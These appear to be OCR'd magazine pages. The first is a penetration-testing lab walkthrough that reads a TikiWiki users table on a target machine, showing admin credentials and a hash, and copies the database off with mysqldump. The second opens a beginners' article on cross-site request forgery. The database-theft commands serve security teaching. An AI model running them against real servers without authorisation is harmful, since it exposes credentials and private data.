
Let's use the select command to view the values of the table.



```
MySQL [tikiwiki195]> select * from users_users;
+--------+-------+-------+----------+-------------+--------------------+---------
----------+-------------------+------------+----------+-------------------------
--------+------------+--------------+-----------+-----------------+-----------+-----
----------+--------------+-------+
| userId | email | login | password | provpass | default_group | lastLogin  | cu
rrentLogin | registrationDate | challenge | pass_due | hash
        | created | avatarName | avatarSize | avatarFileType | avatarData | avat
arLibName | avatarType | score |
+--------+-------+-------+----------+-------------+--------------------+---------
----------+-------------------+------------+----------+-------------------------
--------+------------+--------------+-----------+-----------------+-----------+-----
----------+--------------+-------+
|      1 |       | admin | admin    | NULL      | NULL           | 1271712540 |
1271712540 |           NULL | NULL      |     NULL | f6fdffe48c908deb0f4c3bd36
c032e72 |    NULL | NULL       |        NULL | NULL           | NULL       | NULL
          | NULL       |     0 |
+--------+-------+-------+----------+-------------+--------------------+---------
----------+-------------------+------------+----------+-------------------------
--------+------------+--------------+-----------+-----------------+-----------+-----
----------+--------------+-------+
1 row in set (0.03 sec)

MySQL [tikiwiki195]> 
```


As we can see in the above image, this table has only one entry.The username and password are both "admin" although the email value is empty. That's good. Similarly we can see the values of all other tables. Now let's download this database from the target machine.

This can be done using mysqldump. The mysqldump client utility is a program generally used to take backups of the database. Using mysqldump, we can take backups in different outputs like CSV, other delimited text, XML format and ofcourse .sql format. The database we want can be dumped as shown below.



```
root@kali:~# mysqldump --host=192.168.41.134 tikiwiki195 > /tiki.sql
root@kali:~# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
root@kali:~# mysqldump --host=192.168.41.134 tikiwiki195 > tiki.sql
root@kali:~# ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    tiki.sql
root@kali:~# 
```

We can have a look at the database we downloaded as shown below.



```
root@kali:~# cat tiki.sql
-- MySQL dump 10.16  Distrib 10.1.35-MariaDB, for debian-linux-gnu (i686)
--
-- Host: 192.168.41.134    Database: tikiwiki195
-- ------------------------------------------------------
-- Server version       5.0.51a-3ubuntu5

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0
*/;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;


--
-- Not dumping tablespaces as no INFORMATION_SCHEMA.FILES table on this server
--
root@kali:~# 
```

CROSS SITE REQUEST FORGERY FOR BEGINNERS :PART 1


WEB SECURITY

It's impossible to imagine anything without a website nowadays. Whether you are a blogger with a passion or a small firm, a website is compulsory to maintain an online presence. The cost effectiveness and simplicity to set up a website has further fuelled the growth of websites. From being simple static pages to dynamic pages with multiple eye catching features, websites have come a long way. What started with a simple html code turned into complex code involving various scripting languages. With advanced functionality came some serious vulnerabilities also. Most of the data breaches that occurred last year included stealing data from their websites. Hackers began to show a special interest in web servers as they are relatively easy to get into a company's network or gather more info about the company.

This new section has been introduced to understand various vulnerabilities a website may contain and to learn web penetration testing. Of course from a real world perspective. In this month's issue, our readers will learn about what exactly is Cross Site Request Forgery.

In our previous issue, we learnt in detail as to what cross-site scripting (XSS) is and also saw some Real World hacking attacks using Cross site scripting. In this issue, we will learn about CSRF Attack. CSRF stands for Cross Site Request Forgery and is also known as single-click attack or session traversing. In this attack an infected website will throw a request to a web application that the user is already authenticated against from a different website. This way an attacker can access functionality in a targeted web application via the victims already authenticated browser.

CSRFs are typically conducted using malicious social engineering, such as an email link that tricks the victim into sending a forged request to a server. As the unsuspecting user is authenticated by their application at the time of the attack, it's impossible to distinguish a legitimate request from a forged one.


2
